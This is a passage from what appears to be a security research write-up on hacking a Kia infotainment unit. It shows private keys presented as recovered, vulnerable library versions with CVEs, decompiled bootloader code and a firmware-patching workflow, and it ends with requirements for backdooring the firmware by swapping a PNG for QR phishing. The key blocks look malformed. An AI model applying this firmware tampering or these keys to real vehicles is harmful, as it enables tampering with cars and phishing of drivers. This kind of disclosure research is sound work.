[ABT_MGR] abt_init_config.pin_code_len : 4
[ABT_MGR] abt_init_config.pin_code[0] : ██████████
[ABT_MGR] abt_init_config.pin_code[1] : ██████████
[ABT_MGR] abt_init_config.pin_code[2] : ██████████
[ABT_MGR] abt_init_config.pin_code[3] : ██████████
[ABT_MGR] abt_init_config.local_device_name : Kia
[ABT_MGR] abt_init_config.local_device_name : Kia
```



Two private keys recovered

If an attacker extracts these keys, they can impersonate the IVI system, decrypt and sign.



```
-----BEGIN PRIVATE KEY-----  
M0dpDeYowLMD3en9LBxxh48g+9N4h5zbLm6jc2SNPLcL8TluxvlcHE+5l9beAaTaD  
SxWp8zapAgMBAAECgEBAJTaorqmrzysqx2484om5EV3dPmmI3thBV+chd7u0ejj  
ObTnJByo9KHfvd1Su3RArTHUAG43b9Crd5ZzXomY57yFhxVxxWp2b1vPCB+qe  
-----END PRIVATE KEY-----  
  
-----BEGIN PRIVATE KEY-----  
SKVxP/eljyFL4R0Tr5QWV3Fw0eAtDdbrwgYfvbPg6J4bMCnfa8uNuzxIy6iiIK0n  
bemkQMk6g2nGPV7okIoWeRjC0yBdKGJfB3TP20lkIxUo4E5I7t209Hknse1SExr  
-----END PRIVATE KEY-----  
-----END PRIVATE KEY-----
```

Version names

- cpe:2.3:a:matrixssl:matrixssl:3.7.2:***:***:***:***

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS
2017	1	0	0	0
2018	0	0	0	0
2019	1	1	0	0
2020	0	1	0	0
2023	0	0	0	0
Total				

Matrixssl » Matrixssl : Versions

Versions Vulnerabilities (24) Product Data

This page lists versions of Matrixssl » Matrixssl which is a product which we are not aware of.

Version	Language	Update
4.6.0		
4.5.1		
4.3.0		
4.2.2		

Vulnerable libraries

Matrixssl 3.7.1

```
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\matrixssl.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\matrixsslApi.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\sslDecode.c
~!yC:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\cipherSuite.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\sslEncode.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\core\corelib.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\hmac.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha1_.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha256.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha384.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha512.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\ecc.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\pkcs.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\pubkey.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\rsa.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\math\pstmc.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\keyformat\x509.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\prf.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\md5.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\keyformat\asn1.c
```

<https://www.cvedetails.com/version/566927/Matrixssl-Matrixssl-3.7.2.html>

Libpng version 1.2.29 is vulnerable

CVE-2016-10087

CVE-2015-8540

https://vulmon.com/searchpage?page=1&q=Libpng+Libpng+1.2.29&sortby=byriskscore

Vulmon Recent Vulnerabilities Product List Research Posts Trends Blog About Contact

libpng libpng 1.2.29

By Relevance By Risk Score By Publish Date

libpng libpng 1.2.29 vulnerabilities and exploits ([subscribe to this query](#))

8.8 CVSSv3

CVE-2015-8540

Integer underflow in the png_check_keyword function in pngutil.c in libpng 0.90 up to and including 0.99, 1.0.x prior to 1.0.66, 1.1.x and 1.2.x prior to 1.2.56, 1.3.x and 1.4.x prior to 1.4.19, and 1.5.x prior to 1.5.26 allows remote malicious users to have unspecified impact v...

Redhat Enterprise Linux Desktop Supplementary 5.0 Redhat Enterprise Linux Desktop Supplementary 6.0

Redhat Enterprise Linux Hpc Node 6.0 Redhat Enterprise Linux Server Supplementary 5.0

Redhat Enterprise Linux Server Supplementary 6.0 Redhat Enterprise Linux Workstation Supplementary 6.0 Libpng Libpng 1.2.0

Libpng Libpng 1.2.1 Libpng Libpng 1.2.2 Libpng Libpng 1.2.3 Libpng Libpng 1.2.4 Libpng Libpng 1.2.5

7.5 CVSSv3

CVE-2016-10087

The png_set_text_2 function in libpng 0.71 prior to 1.0.67, 1.2.x prior to 1.2.57, 1.4.x prior to 1.4.20, 1.5.x prior to 1.5.28, and 1.6 prior to 1.6.27 allows context-dependent malicious users to cause a NULL pointer dereference vectors involving loading a text chunk into a pn...

Libpng Libpng 0.8 Libpng Libpng 0.71 Libpng Libpng 0.81 Libpng Libpng 0.82 Libpng Libpng 0.85 Libpng Libpng 0.86

Libpng Libpng 0.87 Libpng Libpng 0.88 Libpng Libpng 0.89 Libpng Libpng 0.89c Libpng Libpng 0.90 Libpng Libpng 0.95

1 Article

Now, let's test the bootloader process - RAR v4

```
└$ rar a -ma4 8000-created-original-premain-v4.rar pre_main_16.bin
```

```
RAR 6.11 Copyright (c) 1993-2022 Alexander Roshal 3 Mar 2022  
Trial version Type 'rar -?' for help
```

```
Evaluation copy. Please register.
```

```
Updating archive 8000-created-original-premain-v4.rar
```

```
Updating pre_main_16.bin OK  
Done
```

```
• └(sprintec㉿kali)-[~/carhacking/ivi/binaries/firmware16M]
```

```
$ python3 patch-firmware.py firmware128-original.bin 80000_extracted_cutted.rar ./firmware128.bin.extracted/8000-created-original-premain-v4.rar
```

```
[+] Match found at offset: 0x80000 (524288)
```

```
Original size file: 285086
```

```
New size file: 278976
```

```
[✓] Replacement complete. Patched firmware saved as: firmware128-original_patchedv4.bin
```

```
└$ binwalk firmware128-original_patchedv4.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
8192	0x2000	RAR archive data, version 4.x, first volume type: MAIN_HEAD
524288	0x80000	RAR archive data, version 4.x, first volume type: MAIN_HEAD
1048576	0x100000	RAR archive data, version 4.x, first volume type: MAIN_HEAD


Secure bootloader analysis

Secure bootloader works in the first phase


Don't give up!!! Let's continue testing more, PWN OR DIE




ROM Boot is ok



5. Analyzing in the deep the bootloader



Premain - Second stage bootloader




Premain - Second stage bootloader

Detect flash device

```
Manufacture ID[0xEF]
Device ID[0x4018]
Serial Flash detected...
```

```
detect_flash_device()
:1    uint32_t device_id = flash_id_reg_value << 0x10 u>> 0x10
:2
:3    // Validate: Manufacturer ID must be 0 and Device ID must be
:4    // 0x8080, otherwise return failure
:5    if (0 != manufacturer_id || 0x8080 != device_id)
:6    |    return 0
:7
:8    int32_t entry_r2
:9    // Log the detected Device ID and Manufacturer ID values
:10   print_log("\nDevice ID[0x%02X]", device_id,
:11         print_log("\nManufacture ID[0x%02X]", manufacturer_id, entry_r2, 0x18),
:12             &data_10048f4)
:13   // Read flash controller Configuration register (MMIO at
:14   // 0x38200020)
:15   int32_t flash_config_reg_value = *0x38200020
:16   *0x1075e84 = 0
:17
:18   // Configure flash timing and control settings based on global
:19   // flag at 0x1075e84
:20   if (*0x1075e84 != 1)
:21   |    *0x38200020 = (flash_config_reg_value & 0xfffff0ff) | 0x316db900
:22   |    sub_100484e()
:23   else
:24   |    *0x38200020 =
:25   |        (flash_config_reg_value & 0x3ffff0ff) | 0x316db900 | 0x10 | 0x40000000
:26   |    sub_1004794(0xbc)
:27
:28   // Set global configuration flag (data_1074664) based on flash
:29   // register bit 30
:30   if (flash_config_reg_value << 2 s>= 0)
:31   |    data_1074664 = 0
:32
:33 ^1^<
```

pre_main_show_logo




```
: pre_main_show_logo()
e4      copy_memory_aligned(&var_98, &var_50, 0x34, &var_58)
fc      uint32_t var_54
fc      int32_t result
fc
fc      // Check if initialization succeeded (returns != -1)
fc      if (sub_1011e28(2, 0x12c, sub_1011f30(var_60, var_5c, var_58, var_54),
fc          &data_10043f0) != 0xffffffff)
0a      // Success path: Initialize display and show logo
0a      sub_1011ef0(sub_1004260)
10      int32_t r2_2
10      uint32_t r3_3
r2_2, r3_3 = sub_1011f28(0)
sub_10042ea()
compute_stream_offset(1, 0x1075e80, r2_2, r3_3)
int32_t r0_12
int32_t r1_5
int32_t r2_4
r0_12, r1_5, r2_4 = sub_1011e6c()
uint32_t r0_13 = sub_10013ec(r0_12, r1_5, r2_4)
print_log("\nPreMain Show Logo start(isShow:", sub_1004bdc(),
        "ABPV30_210928_174934_TRU", r0_13)
store_display_state(sub_1004bdc())
result = tm_api_appl_send_stream()

if (result == 1)
    sub_10023b4(1)
    result = 1
    *0x1075e78 = 1
else
    result = 1 // Failure path: Set error flag at 0x1075e7c
    *0x1075e7c = 1
return result
```

PreMain Show Logo start(isShow:1) (SW:ABPV30 210928 174934 TRU) (HW:0x0) !!!!!!!

tm_api_appl_send_stream



```
tm_api_appl_send_stream()
i0      r0[3] = r0_1
i2      int32_t r0_2 = r0[3]
i4      *r5_1 = r0_2
i6      int32_t r0_3
i6      int32_t r2_2
i6      uint32_t r3_3
i6      r0_3, r2_2, r3_3 = compute_stream_offset(r0_2, r1_1, r2_1, r3_2)
ia      int32_t r1_2 = r0[3]
ic      int32_t r0_4 = r0_3 + r1_2
ie      r5_1[1] = r0_4
i0      int32_t r0_5
i0      int32_t r1_3
i0      int32_t r2_3
i0      uint32_t r3_4
i0      r0_5, r1_3, r2_3, r3_4 = validate_stream_params(r0_4, r1_2, r2_2, r3_3)
i6      int32_t r0_6
i6      int32_t r1_4
i6      int32_t r2_4
i6      uint32_t r3_5
i6      r0_6, r1_4, r2_4, r3_5 = compute_stream_offset(r0_5, r1_3, r2_3, r3_4)
ia      print_log("TM_API_AppSendStream Base:0x%X ...",
i0          get_stream_base_addr(r0_6, r1_4, r2_4, r3_5), r0_6, r0_5)
i0      int32_t state1_1
i0      int32_t state2_1
i0      state1_1, state2_1 = update_stream_state(stream_config: r0)
ic      int32_t state1
ic      int32_t state2
ic      int32_t state3
ic      state1, state2, state3 = finalize_stream_config(stream_config: 0x1084044,
```

Main = iRTOS

1. Hardware information: Initialize_application_and_print_system_info
2. Flash detection: probe_serial_flash
3. Memory usage logs: print_memmap_hw_usage
4. Play Main Task RTOS (FS mount, etc): main_application_task
 - Configurations
 - Bluetooth Stack + Serial flash programming
 - Phone Book Access Profile (PBAP) Download
 - Touch screen controller detection
5. Final Main Task RTOS
6. Show Screen

VULNERABILITY in the function: main_application_task

```
main_application_task() __noreturn


a9e2    // Registers a callback and returns a function pointer.
a9e2    register_callback_and_return()
a9f0    // Delegate to sub_12376 (purpose: unknown, likely system status
a9f0    // or diagnostics).
a9f0    int32_t var_44_5 = delegate_to_12376()
a9fa    // Formats and prints RTOS debug log messages with metadata
a9fa    // (callback registration info).
a9fa    print_task_debug(log_level: &data_4aad0, module: 0x8ea, file: 1, line: 1,
a9fa        message: sub_4abd8)
aa00    // Runs boot sequence and calls setup routines.
aa00    run_boot_sequence_and_setup()
aa0e    // Delegate to sub_12376 (purpose: unknown, likely system status
aa0e    // or diagnostics).
aa0e    int32_t var_44_6 = delegate_to_12376()
aa18    // Formats and prints RTOS debug log messages with metadata
aa18    // (boot sequence info).
aa18    print_task_debug(log_level: &data_4aad0, module: 0x8ee, file: 1, line: 1,
aa18        message: &data_4ac14)
ac72    int32_t var_44_7 = delegate_to_12376()
ac7c    print_task_debug(log_level: &data_4aad0, module: 0x909, file: 1, line: 1,
```

Application Loads the PNG

1. The GUI application (UI daemon) issues standard file-open calls.
2. The OS reads raw PNG bytes from flash into main memory (DRAM), via the SoC's memory controller and bus fabric.
3. The PNG library (libpng) parses headers, decompresses IDAT chunks, and produces an uncompressed RGBA buffer in RAM.

Libpng checks don't are useful

```
void png_crc_error_handler(int32_t* const arg1, void* arg2, int  
  
    int32_t var_18 = arg4  
    int32_t r7 = arg4  
    int32_t r6 = arg3  
  
    if (arg1 == 0 || arg2 == 0)  
        return  
  
    sub_103fe04(r6, r7, 0x40d4f8b5, 0x1eb851ec)  
  
    if (r6 != 0 && r6 >= 0)  
        png_error_cleanup(arg1)  
        r6 = 0x40d4f8b5  
        r7 = 0x1eb851ec  
  
    *(arg2 + 0x28) = sub_103ee88(r6, r7)  
    *(arg2 + 8) |= 1  
    sub_103fc00(r6, r7, 0, 0)  
  
    if (r6 == 0)  
        png_error_cleanup(arg1)
```



6. The most elaborated QR phishing in the automotive world

Firmware is backdoorizable - Bootloader without correct integrity process - Hello world


Changing display images



```
[~]$ md5sum firmware128-original.bin  
26ba731a6029e448630ed62d01091434  firmware128-original.bin
```

```
[sprintec㉿kali]:[~/.../carhacking/ivi/binaries/firmware16M]  
$ md5sum firmware128-crackimage.bin  
837209e79047556225082bc69e3eee9c  firmware128-crackimage.bin
```






PNG Backdoor to
access to your
cellphone




Backdooring requirements (After many fail attempts)

1. The fake image must be the same size as the original image. If the fake image is smaller than the original, padding with zeros is an option.
2. The image will not render if it is compressed (some metadata is verified by the iRTOS)
3. It is possible to replace any image, as long as the same offset is maintained in the firmware.

